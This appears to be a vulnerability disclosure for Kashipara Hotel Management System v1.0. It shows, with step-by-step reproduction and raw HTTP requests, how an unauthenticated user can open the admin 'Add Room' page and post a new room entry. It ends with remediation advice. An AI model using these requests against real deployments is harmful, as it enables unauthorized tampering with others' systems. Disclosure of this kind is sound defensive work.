Broken Access Control vulnerability was found in “/admin/add_room_controller.php” in Kashipara Hotel Management System v1.0. allows unauthenticated attacker to add the valid hotel room entries in the administrator section via the direct URL access.

Affected Vendor: KASHIPARA (https://www.kashipara.com/)

Product Official Website URL: Hotel Management System v1.0: (https://www.kashipara.com/project/php/26/hotel-management-system-using-php-download-project)


Version: 1.0

Affected Components:

- **Affected Code File:** /admin/add_room_controller.php

Steps:


1. Login into the Hotel Management System v1.0 application as an administrator. URL: http://localhost/hotel-management-php/
2. Access the “Admin -> Rooms” menu. URL: http://localhost/hotel-management-php/admin/rooms.php



No.	Name	Type	Featured	Image	Price	Booked	Check in	Check out	Floor	View	Beds/ Type	Cap.	Acti
101	Daimond Suite	Daimond	Featured		538.22	No	-	-	2	Beach	2 / Double deluxe	4	🗑
101	Daimond Suite	Silver	Featured		538.22	No	-	-	5	Beach	2 / Double deluxe	4	🗑
202	Ocean View Suite	gold	Not Featured		788	No	-	-	2	Ocean	3 / Queen Bed	2	🗑
303	Premiun	Premium	Featured		674	No	-	-	3	Ocean	2 / Queen Bed	3	🗑
202	Ocean View Suite	gold	Not Featured		788	No	-	-	2	Ocean	3 / Queen Bed	7	🗑
202	Ocean View Suite	Silver	Featured		788	No	-	-	2	Ocean	3 / Queen Bed	7	🗑
202	Ocean View Suite	Gold	Featured		788	No	-	-	2	Ocean	3 / Queen Bed	7	🗑
202	Ocean View Suite	Premium	Featured		788	No	-	-	2	Ocean	3 / Queen Bed	7	🗑


3. For the demonstration of this vulnerability, I will try to add the Hotel room entry with room number “999” & room name “Premium”.
4. Logout of the application.

5. Directly access the “Admin -> Add new Rooms” menu URL: http://localhost/hotel-management-php/admin/rooms.php in the browser without authentication.



http://localhost/hotel-management-php/admin/add_room.php


Hotel management — http://localhost/hotel-management-php/admin/add



Request to http://localhost:80 [127.0.0.1]

```
GET /hotel-management-php/admin/add_room.php  HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Sec-GPC: 1
Connection: close
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```


6. I was redirected to the “Add Room” page without authentication.



Response from http://localhost:80/hotel-management-php/admin/add_room.php [127.0.0.1]

```
HTTP/1.1 200 OK
Date: Mon, 29 Jul 2024 09:47:54 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
X-Powered-By : PHP/8.2.12
Set-Cookie : PHPSESSID =v7lik2djov9id5as9s92vifkvh ; path=/
Expires : Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control : no-store, no-cache, must-revalidate
Pragma : no-cache
Connection : close
Content-Type : text/html; charset=UTF-8
Content-Length : 10767

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset ="UTF-8" />
    <meta name="viewport" content ="width=device-width, initial-scale=1.0 " /
```




localhost/hotel-management-php/admin/add_room.php

Add Room

Room Number: 202	Bed Type: Queen Bed
Room Name: Ocean View Suite	Room Capacity: 7
Room Type: gold	Room Price: 788
Room Floor: 2	Is the Room featured ? ● Yes ○ No
Room View	Room Image: Browse... No file selected.

7. Now try to add the new Hotel room entry with room number “999” & room name “Premium”. Click on the “Add Room” button. The request to add the new Hotel room entry with room number “999” & room name “Premium” is forwarded to the server.



Add Room

Room Number: 999

Room Name: Premium

Room Type: gold

Room Floor: 2

Room View: Ocean

Room Amenities


Bed Type: Queen Bed

Room Capacity: 7

Room Price: 788

Is the Room featured ? ● Yes ○ No

Room Image: SamplePNGImage_100kbmb.png




```
POST /hotel-management-php/admin/add_room_controller.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------332961639
Content-Length: 105878
Origin: http://localhost
DNT: 1
Sec-GPC: 1
Connection: close
Referer: http://localhost/hotel-management-php/admin/add_room.php
Cookie: PHPSESSID=v7lik2djov9id5as9s92vifkvh
Priority: u=0

-----------------------------332961639011600487974314838
Content-Disposition: form-data; name="room_number"

999
-----------------------------332961639011600487974314838
Content-Disposition: form-data; name="room_name"

Premium
-----------------------------332961639011600487974314838
Content-Disposition: form-data; name="room_type"
```


8. It was observed that the request to add the new Hotel room entry with room number “999” & room name “Premium” was accepted and the hotel room entry was added successfully without authentication.



Response from http://localhost:80/hotel-management-php/admin/add_room_controller.php [12

```
HTTP/1.1 200 OK
Date: Mon, 29 Jul 2024 09:49:48 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
X-Powered-By: PHP/8.2.12
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 62
Connection: close
Content-Type: application/json; charset=utf-8

{
  "error":0,
  "about":"",
  "message":"Please select a valid image"
}
```



No.	Name	Type	Featured	Image	Price	Booked	Check in	Check out	Floor	View	Beds/ Type	Cap.	A
101	Daimond Suite	Daimond	Featured		538.22	No	-	-	2	Beach	2 / Double deluxe	4	🗑
101	Daimond Suite	Silver	Featured		538.22	No	-	-	5	Beach	2 / Double deluxe	4	🗑
202	Ocean View Suite	gold	Not Featured		788	No	-	-	2	Ocean	3 / Queen Bed	2	🗑
303	Premiun	Premium	Featured		674	No	-	-	3	Ocean	2 / Queen Bed	3	🗑
202	Ocean View Suite	gold	Not Featured		788	No	-	-	2	Ocean	3 / Queen Bed	7	🗑
202	Ocean View Suite	Silver	Featured		788	No	-	-	2	Ocean	3 / Queen Bed	7	🗑
202	Ocean View Suite	Gold	Featured		788	No	-	-	2	Ocean	3 / Queen Bed	7	🗑
202	Ocean View Suite	Premium	Featured		788	No	-	-	2	Ocean	3 / Queen Bed	7	🗑
999	Premium	gold	Featured		788	No	-	-	2	Ocean	3 / Queen Bed	7	🗑

Solution/Good Reads:

Application should make sure that only the valid authorized user is allowed to access the post login data and perform the relevant post login activities. Validate the session cookie and user permissions at server side for each request before responding with the post login data and allowing the post login activities.

https://owasp.org/Top10/A01_2021-Broken_Access_Control/